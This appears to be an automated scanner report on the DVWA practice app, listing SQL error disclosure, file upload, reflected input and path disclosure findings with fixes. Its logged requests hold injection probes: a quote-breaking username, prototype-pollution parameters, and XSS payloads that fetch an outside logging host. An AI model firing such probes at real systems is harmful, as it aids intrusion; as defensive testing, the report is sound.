		username=1d3d2d231d2dd4'
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		securi...
			Error message **You have an error in your SQL syntax** found in:
			`>Fatal error</b>: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaD`
			Request / Response

Details

Risk description:
The risk is that an attacker may use the contents of error messages to help launch another, more focused attack. For example, an attempt to exploit a path traversal weakness (CWE-22) might yield the full pathname of the installed application.

Recommendation:
It is recommended treating all exceptions of the application flow. Ensure that error messages only contain minimal details.

Classification:
CWE : CWE-209
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A4 - Insecure Design

Enumerable Parameter

UNCONFIRMED

URL	Method	Vulnerable Parameter	Evidence
https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/info.php	GET	id (Query Parameter)	The **id query parameter** appears to contain an enumerable numeric part. We modified its initial value **1** to **0** and the two responses were **97%** similar. The parameter may introduce an Insecure Direct Object Reference (IDOR) vulnerability. Request / Response
https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php	GET	redirect (Query Parameter)	The **redirect query parameter** appears to contain an enumerable numeric part. We modified its initial value **info.php?id=1** to **info.php?id=0** and the two responses were **97%** similar. The parameter may introduce an Insecure Direct Object Reference (IDOR) vulnerability. Request / Response

Details

Risk description:
The vulnerability allows attackers to brute-force parameter values to uncover and access unauthorized resources and functionalities.

Recommendation:
Ensure that parameter values would not reveal sensitive information and that the application properly checks the user's authorization to access the resource. Also, the resource IDs should not be predictable.

References:
Testing for Insecure Direct Object References

Classification:
CWE : CWE-284
OWASP Top 10 - 2017 : A5 - Broken Access Control
OWASP Top 10 - 2021 : A1 - Broken Access Control

Login Interface Found

CONFIRMED

URL	Evidence

https://pentest-ground.com:4280/logout.php	`<input class="loginInput" name="username" size="20" type="text"/>`
	`<input autocomplete="off" class="loginInput" name="password" size="20" type="password"/>`
	`<input name="Login" type="submit" value="Login"/>`
	Request / Response

https://pentest-ground.com:4280/vulnerabilities/brute/	`<input name="username" type="text"/>`
	`<input autocomplete="off" name="password" type="password"/>`
	`<input name="Login" type="submit" value="Login"/>`
	Request / Response


Details

Risk description:
The risk is that an attacker could use this interface to mount brute force attacks against known passwords and usernames combinations leaked throughout the web.

Recommendation:
Ensure each interface is not bypassable using common knowledge of the application or leaked credentials using occasional password audits.

References:
https://pentest-tools.com/network-vulnerability-scanning/password-auditor
http://capec.mitre.org/data/definitions/16.html

Screenshot:



Vulnerability: Brute Force

Login

Username:

Password:

Login

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- https://www.golinuxcloud.com/brute-force-attack-web-forms

Username: Unknown
Security Level: low
Locale: en
SQLi DB: mysql

Figure 1. Login Interface

Security.txt file is missing

CONFIRMED

URL
Missing: https://pentest-ground.com:4280/.well-known/security.txt

Details

Risk description:
There is no particular risk in not having a security.txt file for your server. However, this file is important because it offers a designated channel for reporting vulnerabilities and security issues.

Recommendation:
We recommend you to implement the security.txt file according to the standard, in order to allow researchers or users report any security issues they find, improving the defensive mechanisms of your server.

References:
https://securitytxt.org/

Classification:
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

File Upload

CONFIRMED

URL	Method	Parameters	Evidence

https://pentest-ground.com:4280/vulnerabilities/upload/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		security=low
			The following form allows file upload:
			`<form action="#" enctype="multipart/form-data" method="POST">`
			` <input name="MAX_FILE_SIZE" type="hidden" value="100000"/>`
			` Choose an image to upload:`
			` <br/>`
			` <br/>`
			` <input name="uploaded" type="file"/>`
			` <br/>`
			` <br/>`
			` <input name="Upload" type="submit" value="Upload"/>`
			`</form>`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/upload/	POST	**Body:**
		MAX_FILE_SIZE=100000
		Upload=Upload
		uploaded=This is a file
		Headers:
		Content-Type=multipart/form-data
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e3...
			The following form allows file upload:
			`<form action="#" enctype="multipart/form-data" method="POST">`
			` <input name="MAX_FILE_SIZE" type="hidden" value="100000"/>`
			` Choose an image to upload:`
			` <br/>`
			` <br/>`
			` <input name="uploaded" type="file"/>`
			` <br/>`
			` <br/>`
			` <input name="Upload" type="submit" value="Upload"/>`
			`</form>`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/upload/	POST	**Query:**
		pttac2a96aa=
		Body:
		--276ff12a0db1202fcc847c81fce31f7c
		Content-Disposition: form-data; name="MAX_FILE_SIZE"
		
		100000
		--276ff12a0db1202fcc847c81fce31f7c
		Content-Disposition: form-data; name="uploaded"; filename="uploaded"
		
		This is a file
		--2...
			The following form allows file upload:
			`<form action="#" enctype="multipart/form-data" method="POST">`
			` <input name="MAX_FILE_SIZE" type="hidden" value="100000"/>`
			` Choose an image to upload:`
			` <br/>`
			` <br/>`
			` <input name="uploaded" type="file"/>`
			` <br/>`
			` <br/>`
			` <input name="Upload" type="submit" value="Upload"/>`
			`</form>`
			Request / Response

Details

Risk description:

The risk is that an attacker might use the file upload functionality for path traversal, persistent XSS, transmission of malware or denial of service, if such vulnerabilities are present.

Recommendation:

Use a server-generated filename, inspect the content of uploaded files, enforce a whitelist of non-executable file types and a size limit, and reject attempts to upload archive formats such as ZIP.

References:

https://cwe.mitre.org/data/definitions/434.html

Classification:

CWE : CWE-434

Input Reflected in Response

CONFIRMED

URL	Method	Vulnerable Parameter	Evidence	Replay Attack
https://pentest-ground.com:4280/phpinfo.php	GET	PHPSESSID (Cookie)	Injected the string pttf8c72860` in the **PHPSESSID cookie** and it was found reflected in the response. Request / Response	🚀
https://pentest-ground.com:4280/phpinfo.php	GET	User-Agent (Http Header)	Injected the string ptt43faeafb` in the **User-Agent http header** and it was found reflected in the response. Request / Response	🚀
https://pentest-ground.com:4280/phpinfo.php	GET	ptt11034a85 (Query Parameter)	Injected the string pttfe5387c1` in the **ptt11034a85 query parameter** and it was found reflected in the response. Request / Response	🚀
https://pentest-ground.com:4280/phpinfo.php	GET	security (Cookie)	Injected the string ptta6cee4fd` in the **security cookie** and it was found reflected in the response. Request / Response	🚀
https://pentest-ground.com:4280/vulnerabilities/csp/	POST	include (Body Parameter)	Injected the string pttb32bd058` in the **include body parameter** and it was found reflected in the response. Request / Response	🚀
https://pentest-ground.com:4280/vulnerabilities/fi/	GET	page (Query Parameter)	Injected the string ptt5cdb375b` in the **page query parameter** and it was found reflected in the response. Request / Response	🚀
https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php	GET	security (Cookie)	Injected the string ptt4eddb01e` in the **security cookie** and it was found reflected in the response. Request / Response	🚀

Details

Risk description:
The risk is that the reflection of input without proper sanitization or encoding can potentially be leveraged by attackers to inject malicious scripts or content in the client browser context.

Recommendation:
It is recommended that a tester inspects this issue manually to find out if it can be escalated to higher-risk vulnerabilities.

References:
https://owasp.org/www-community/attacks/xss
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Classification:
CWE : CWE-20
OWASP Top 10 - 2021 : A3 - Injection

Path Disclosure

UNCONFIRMED

URL	Method	Parameters	Evidence

https://pentest-ground.com:4280/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			/var/www/html/dvwa/includes/dvwaPage.inc.php
			Request / Response

https://pentest-ground.com:4280/README.ar.md	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response: `/etc/mysql/mysql.conf.d/mysqld.cnf` `/var/run/mysqld/mysqld.sock` `/var/www/html/mydir/hello.txt` `/var/www/html` `/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt`
			Request / Response

https://pentest-ground.com:4280/README.es.md	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response: `/etc/mysql/mysql.conf.d/mysqld.cnf` `/var/run/mysqld/mysqld.sock` `/var/www/html/mydir/hello.txt` `/var/www/html` `/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt`
			Request / Response

https://pentest-ground.com:4280/README.fa.md	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response: `/etc/mysql/mysql.conf.d/mysqld.cnf` `/var/run/mysqld/mysqld.sock` `/var/www/html/mydir/hello.txt` `/var/www/html` `/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt`
			Request / Response

https://pentest-ground.com:4280/README.fa.md	GET	**Query:**
		__proto__.abD51BA=abD51BA
		__proto__=&0[a8A4e7c]=a8A4e7c
		__proto__[ae93f79]=ae93f79
		x.__proto__.aA12da9=aA12da9
		x[__proto__][adf7fcf]=adf7fcf
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		...
			Operating system paths found in the HTTP response: `/etc/mysql/mysql.conf.d/mysqld.cnf` `/var/run/mysqld/mysqld.sock` `/var/www/html/mydir/hello.txt` `/var/www/html` `/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt`
			Request / Response

https://pentest-ground.com:4280/README.fr.md	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response: `/etc/mysql/mysql.conf.d/mysqld.cnf` `/var/run/mysqld/mysqld.sock` `/var/www/html` `/var/www/html/mondossier/salut.txt` `/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt`
			Request / Response

https://pentest-ground.com:4280/README.fr.md	GET	**Query:**
		__proto__.aCDf500=aCDf500
		__proto__=&0[a0B967e]=a0B967e
		__proto__[afdd554]=afdd554
		x.__proto__.ac9fd94=ac9fd94
		x[__proto__][a034dd2]=a034dd2
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		...
			Operating system paths found in the HTTP response:
			`/etc/mysql/mysql.conf.d/mysqld.cnf`
			`/var/run/mysqld/mysqld.sock`
			`/var/www/html`
			`/var/www/html/mondossier/salut.txt`
			`/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt`
			Request / Response

https://pentest-ground.com:4280/README.md	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/etc/mysql/mysql.conf.d/mysqld.cnf`
			`/var/run/mysqld/mysqld.sock`
			`/var/log/apache2`
			`/var/log/apache2/access.log`
			`/var/www/html/mydir/hello.txt`
			`/var/www/html`
			`/var/log/apache2/error.log`
			Request / Response

https://pentest-ground.com:4280/README.md	GET	**Query:**
		__proto__.aCcCeEf=aCcCeEf
		__proto__=&0[a2eb0fc]=a2eb0fc
		__proto__[a63019E]=a63019E
		x.__proto__.a63EfD6=a63EfD6
		x[__proto__][aac144F]=aac144F
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		...
			Operating system paths found in the HTTP response:
			`/etc/mysql/mysql.conf.d/mysqld.cnf`
			`/var/run/mysqld/mysqld.sock`
			`/var/log/apache2`
			`/var/log/apache2/access.log`
			`/var/www/html/mydir/hello.txt`
			`/var/www/html`
			`/var/log/apache2/error.log`
			Request / Response

https://pentest-ground.com:4280/README.pt.md	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/etc/mysql/mysql.conf.d/mysqld.cnf`
			`/var/run/mysqld/mysqld.sock`
			`/var/www/html/mydir/hello.txt`
			`/var/www/html`
			`/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt`
			Request / Response

https://pentest-ground.com:4280/README.tr.md	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/etc/mysql/mysql.conf.d/mysqld.cnf`
			`/var/run/mysqld/mysqld.sock`
			`/var/www/html/mydir/hello.txt`
			`/var/www/html`
			`/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt`
			Request / Response

https://pentest-ground.com:4280/README.zh.md	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/etc/mysql/mysql.conf.d/mysqld.cnf`
			`/var/run/mysqld/mysqld.sock`
			`/var/www/html/mydir/hello.txt`
			`/var/www/html`
			`/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt`
			Request / Response

https://pentest-ground.com:4280/about.php	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/instructions.php	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		security=low
			Operating system paths found in the HTTP response:
			`/etc/php/x.x/apache2/php.ini`
			`/etc/mysql/mysql.conf.d/mysqld.cnf`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			`/var/run/mysqld/mysqld.sock`
			`/var/www/html/DVWA`
			`/var/log/apache2`
			`/var/log/apache2/access.log`
			`/var/www/html/mydir/hello.txt`
			`/var/www/html`
			`/etc/php/x.x/fpm/php.ini`
			`/var/www/html/dvwa/includes/Parsedown.php`
			`/var/log/apache2/error.log`
			Request / Response

https://pentest-ground.com:4280/instructions.php	GET	**Query:**
		__proto__.ab3dDb9=ab3dDb9
		__proto__=&0[acAd4a7]=acAd4a7
		__proto__[aAa9D60]=aAa9D60
		x.__proto__.a710f4B=a710f4B
		x[__proto__][ac6F3a3]=ac6F3a3
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		...
			Operating system paths found in the HTTP response:
			`/etc/php/x.x/apache2/php.ini`
			`/etc/mysql/mysql.conf.d/mysqld.cnf`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			`/var/run/mysqld/mysqld.sock`
			`/var/www/html/DVWA`
			`/var/log/apache2`
			`/var/log/apache2/access.log`
			`/var/www/html/mydir/hello.txt`
			`/var/www/html`
			`/etc/php/x.x/fpm/php.ini`
			`/var/www/html/dvwa/includes/Parsedown.php`
			`/var/log/apache2/error.log`
			Request / Response

https://pentest-ground.com:4280/instructions.php	GET	**Query:**
		doc=copying
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			`/var/www/html/dvwa/includes/Parsedown.php`
			Request / Response

https://pentest-ground.com:4280/instructions.php	GET	**Query:**
		doc[$ptt]=copying
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/Parsedown.php`
			`/var/www/html/instructions.php`
			Request / Response

https://pentest-ground.com:4280/instructions.php	GET	**Query:**
		ptt1c7dd2d4=
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		security=<sVg/onLOad=fetch('https://not-ptt-logger.net/l/7X2N6vR...
			Operating system paths found in the HTTP response:
			`/etc/php/x.x/apache2/php.ini`
			`/etc/mysql/mysql.conf.d/mysqld.cnf`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			`/var/run/mysqld/mysqld.sock`
			`/var/www/html/DVWA`
			`/var/log/apache2`
			`/var/log/apache2/access.log`
			`/var/www/html/mydir/hello.txt`
			`/var/www/html`
			`/etc/php/x.x/fpm/php.ini`
			`/var/www/html/dvwa/includes/Parsedown.php`
			`/var/log/apache2/error.log`
			Request / Response

https://pentest-ground.com:4280/login.php	POST	**Body:**
		Login=Login
		password=Secure123456$
		username=1d3d2d231d2dd4
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/login.php`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/login.php	POST	**Query:**
		pttb9fa709d=
		Body:
		Login=Login
		password=Secure123456$
		username=1d3d2d231d2dd4
		Headers:
		Content-Type=application/x-www-form-urlencoded
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:<...
			Operating system paths found in the HTTP response:
			`/var/www/html/login.php`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/logout.php	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/login.php`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/logout.php	GET	**Query:**
		pttdc6dfb36=
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=<sVg/onLOad=fetch('https://not-ptt-logger.net/l/7X2N6vRKV2/?id=13225759079501150572'.replace...
			Operating system paths found in the HTTP response:
			`/var/www/html/login.php`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/phpinfo.php	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		security=low
			Operating system paths found in the HTTP response:
			`/usr/local/etc/php/conf.d'`
			`/usr/local/sbin`
			`/usr/local/lib/php`
			`/var/lock/apache2`
			`/usr/lib/ssl/openssl.cnf`
			`/usr/sbin/sendmail`
			`/var/run/apache2`
			`/var/www/html/phpinfo.php`
			`/usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini`
			`/usr/local/etc/php/conf.d/docker-php-ext-gd.ini`
			`/etc/apache2/envvars`
			`/usr/local/etc/php/conf.d`
			`/var/log/apache2`
			`/var/www/html`
			`/usr/local/bin`
			`/var/run/apache2/apache2.pid`
			`/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini`
			`/usr/local/etc/php'`
			`/usr/local/etc/php`
			`/var/www/html/php.ini`
			Request / Response

https://pentest-ground.com:4280/phpinfo.php	GET	**Query:**
		__proto__.aAF16a8=aAF16a8
		__proto__=&0[aA4fC12]=aA4fC12
		__proto__[a781Eb0]=a781Eb0
		x.__proto__.a3094d8=a3094d8
		x[__proto__][a957AD2]=a957AD2
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		...
			Operating system paths found in the HTTP response:
			`/usr/local/sbin`
			`/usr/local/lib/php`
			`/var/lock/apache2`
			`/usr/lib/ssl/openssl.cnf`
			`/usr/sbin/sendmail`
			`/var/run/apache2`
			`/var/www/html/phpinfo.php`
			`/usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini`
			`/usr/local/etc/php/conf.d/docker-php-ext-gd.ini`
			`/etc/apache2/envvars`
			`/usr/local/etc/php/conf.d`
			`/var/log/apache2`
			`/var/www/html`
			`/usr/local/bin`
			`/var/run/apache2/apache2.pid`
			`/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini`
			`/usr/local/etc/php`
			`/var/www/html/php.ini`
			`/usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini`
			`/etc/apache2`
			Request / Response

https://pentest-ground.com:4280/phpinfo.php	GET	**Query:**
		ptt11034a85=
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=\"-fetch('https://not-ptt-logger.net/l/7X2N6vRKV2/?id=46508158962561525560'.replace('...
			Operating system paths found in the HTTP response:
			`/usr/local/etc/php/conf.d'`
			`/usr/local/sbin`
			`/usr/local/lib/php`
			`/var/lock/apache2`
			`/usr/lib/ssl/openssl.cnf`
			`/usr/sbin/sendmail`
			`/var/run/apache2`
			`/var/www/html/phpinfo.php`
			`/usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini`
			`/usr/local/etc/php/conf.d/docker-php-ext-gd.ini`
			`/etc/apache2/envvars`
			`/usr/local/etc/php/conf.d`
			`/var/log/apache2`
			`/var/www/html`
			`/usr/local/bin`
			`/var/run/apache2/apache2.pid`
			`/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini`
			`/usr/local/etc/php'`
			`/usr/local/etc/php`
			`/var/www/html/php.ini`
			Request / Response

https://pentest-ground.com:4280/security.php	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/security.php	POST	**Body:**
		seclev_submit=Submit
		security=low
		Headers:
		Content-Type=application/x-www-form-urlencoded
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaS...
			Operating system paths found in the HTTP response:
			`/var/www/html/security.php`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/security.php	POST	**Query:**
		pttaf2ff283=
		Body:
		seclev_submit=Submit
		security=low
		Headers:
		Content-Type=application/x-www-form-urlencoded
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=<sVg/onL...
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/setup.php	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/config/config.inc.php`
			`/var/www/html/hackable/uploads`
			`/var/www/html/config`
			Request / Response

https://pentest-ground.com:4280/setup.php	GET	**Query:**
		__proto__.aDAA3B3=aDAA3B3
		__proto__=&0[a8462C5]=a8462C5
		__proto__[a2B05fd]=a2B05fd
		x.__proto__.aBAD6A0=aBAD6A0
		x[__proto__][aEbEfa3]=aEbEfa3
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		...
			Operating system paths found in the HTTP response:
			`/var/www/html/config/config.inc.php`
			`/var/www/html/hackable/uploads`
			`/var/www/html/config`
			Request / Response

https://pentest-ground.com:4280/setup.php	GET	**Query:**
		pttba022989=
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=\"-fetch('https://not-ptt-logger.net/l/7X2N6vRKV2/?id=14217793361459585757'.replace('...
			Operating system paths found in the HTTP response:
			`/var/www/html/config/config.inc.php`
			`/var/www/html/hackable/uploads`
			`/var/www/html/config`
			Request / Response

https://pentest-ground.com:4280/setup.php	POST	**Body:**
		create_db=Create / Reset Database
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/config/config.inc.php`
			`/var/www/html/hackable/uploads`
			`/var/www/html/config`
			Request / Response

https://pentest-ground.com:4280/setup.php	POST	**Query:**
		ptt542ff0fe=
		Body:
